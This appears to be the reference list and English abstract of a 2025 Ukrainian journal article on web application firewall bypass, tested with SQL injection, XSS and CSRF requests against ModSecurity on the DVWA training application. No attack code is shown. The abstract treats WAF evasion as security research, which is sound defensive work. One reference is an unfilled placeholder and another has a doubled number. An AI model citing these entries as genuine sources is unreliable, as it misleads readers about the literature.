1. Shan, A., & Myeong, S. (2024). Proactive Threat Hunting in Critical Infrastructure Protection through Hybrid Machine Learning Algorithm Application. Sensors, 24(15), 4888. https://doi.org/10.3390/s24154888. MDPI
2. Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. Wiley
3. Huang, K. A., & Smith, L. (2019). Web Application Firewalls: Performance and Security. IEEE Transactions on Dependable and Secure Computing, 16(4), 511-525. https://doi.org/10.1109/TDSC.2018.2879804
4. Anderson, T., & Brown, N. (2020). A Survey on Intrusion Detection Systems. ACM Computing Surveys, 52(2), 1-36. https://doi.org/10.1145/3372247
5. Zhang, M., & Yang, R. (2021). Security in Web Applications: A Survey. Journal of Computer Security, 29(3), 293-315. https://doi.org/10.3233/JCS-201117
6. Hulet, K. (2022). Web Application Security Testing Cookbook. O'Reilly Media.
7. Clement, A. (2024). Web Application Security: A Pragmatic Exposé. CRC Press
8. Hemmati, M., & Hadavi, M. A. (2021). Using deep reinforcement learning to evade web application firewalls. In 2021 18th International ISC Conference on Information Security and Cryptology (ISCISC) (pp. 35–41). IEEE.
9. Author(s) (2023). Deep Learning Technique-Enabled Web Application Firewall for the Detection of Web Attacks. [Journal/Conference Name, if applicable].

10. 10.Brown, C., & Davis, D. (2024). Improving Firewall Usability Through Comprehensive Documentation. International Journal of Human-Computer Studies, 180, 103125.
11. Kostiuk, Yu. V., Skladannyi, P. M., Bebeshko, B. T., Khorolska, K. V., Rzaieva, S. L., & Vorokhob, M. V. (2025). Information and communication systems security. [Textbook] Kyiv: Borys Grinchenko Kyiv Metropolitan University.
12. Kostiuk, Yu. V., Skladannyi, P. M., Hulak, H. M., Bebeshko, B. T., Khorolska, K. V., & Rzaieva, S. L. (2025). Information security systems. [Textbook] Kyiv: Borys Grinchenko Kyiv Metropolitan University.
13. Hulak, H. M., Zhyltsov, O. B., Kyrychok, R. V., Korshun, N. V., & Skladannyi, P. M. (2023). Enterprise information and cyber security. [Textbook] Kyiv: Borys Grinchenko Kyiv Metropolitan University.

КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 3 (31), 2025
ISSN 2663 - 4023

Ivan Tyshyk
Ph.D, Associate Professor,
Associate Professor at the Department of Information Security
National University "Lviv Polytechnic", Lviv, Ukraine
ORCID: 0000-0003-1465-5342
ivan.y.tyshyk@lpnu.ua

RESEARCH ON WEB APPLICATION FIREWALL BYPASS MECHANISMS

Abstract. The growing dependence of modern organizations on web applications has led to a significant increase in the number of cyberattacks aimed at disrupting their functionality, compromising data, or gaining unauthorized access to resources. Attackers actively exploit vulnerabilities in web applications to steal confidential information, manipulate databases, and undermine the integrity of services. In response to these threats, Web Application Firewalls (WAF) have become essential security elements, serving to filter and control traffic between web applications and the Internet. Traditional WAFs, which rely on signature-based detection, are effective against known threats but struggle to identify new types of network attacks, particularly zero-day attacks. To overcome these limitations, anomaly-based detection methods have emerged, allowing for the assessment of deviations in request behavior from the norm. Currently, WAFs that combine signature and anomaly detection methods are widely implemented, utilizing machine learning algorithms to adapt to new threats. Furthermore, WAFs incorporate Data Loss Prevention (DLP) methods to protect confidential information. To evaluate the effectiveness of WAFs, this study analyzes the impact of various attack types on web systems, including cross-site scripting (XSS), SQL injection, and cross-site request forgery (CSRF). It also examines the main methods for bypassing WAFs. An experiment was conducted using a virtual machine with a web application designed for cybersecurity training and testing (DVWA), focusing on WAF bypass techniques with SQL Injection, XSS, and CSRF attacks. Malicious commands in the form of requests with pattern characters were used, which, even under correctly configured filtering rules, can prove to be an effective means of bypassing WAFs. To protect web applications from malicious requests, testing was conducted based on the ModSecurity firewall with policy levels PL1–3. Given that SQL injection attacks remain a serious threat, this research aims to study existing protection mechanisms, identify vulnerabilities, and provide recommendations for future improvements in this area.

Keywords: web application firewall, network attacks, SQL injection, cross-site scripting, cross-site request forgery, external entity injection, HTTP request

REFERENCES (TRANSLATED AND TRANSLITERATED)

1. Shan, A., & Myeong, S. (2024). Proactive Threat Hunting in Critical Infrastructure Protection through Hybrid Machine Learning Algorithm Application. Sensors, 24(15), 4888. https://doi.org/10.3390/s24154888. MDPI
2. Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. Wiley
3. Huang, K. A., & Smith, L. (2019). Web Application Firewalls: Performance and Security. IEEE Transactions on Dependable and Secure Computing, 16(4), 511-525. https://doi.org/10.1109/TDSC.2018.2879804
4. Anderson, T., & Brown, N. (2020). A Survey on Intrusion Detection Systems. ACM Computing Surveys, 52(2), 1-36. https://doi.org/10.1145/3372247
5. Zhang, M., & Yang, R. (2021). Security in Web Applications: A Survey. Journal of Computer Security, 29(3), 293-315. https://doi.org/10.3233/JCS-201117
6. Hulet, K. (2022). Web Application Security Testing Cookbook. O'Reilly Media.
7. Clement, A. (2024). Web Application Security: A Pragmatic Exposé. CRC Press
8. Hemmati, M., & Hadavi, M. A. (2021). Using deep reinforcement learning to evade web application firewalls. In 2021 18th International ISC Conference on Information Security and Cryptology (ISCISC) (pp. 35–41). IEEE.

9. Author(s) (2023). Deep Learning Technique-Enabled Web Application Firewall for the Detection of Web Attacks. [Journal/Conference Name, if applicable].
10. 10.Brown, C., & Davis, D. (2024). Improving Firewall Usability Through Comprehensive Documentation. International Journal of Human-Computer Studies, 180, 103125.
11. Kostiuk, Yu. V., Skladannyi, P. M., Bebeshko, B. T., Khorolska, K. V., Rzaieva, S. L., & Vorokhob, M. V. (2025). Information and communication systems security. [Textbook] Kyiv: Borys Grinchenko Kyiv Metropolitan University.
12. Kostiuk, Yu. V., Skladannyi, P. M., Hulak, H. M., Bebeshko, B. T., Khorolska, K. V., & Rzaieva, S. L. (2025). Information security systems. [Textbook] Kyiv: Borys Grinchenko Kyiv Metropolitan University.
13. Hulak, H. M., Zhyltsov, O. B., Kyrychok, R. V., Korshun, N. V., & Skladannyi, P. M. (2023). Enterprise information and cyber security. [Textbook] Kyiv: Borys Grinchenko Kyiv Metropolitan University.

(cc) BY-NC-SA

This work is licensed under Creative Commons Attribution-noncommercial-sharealike 4.0 International License.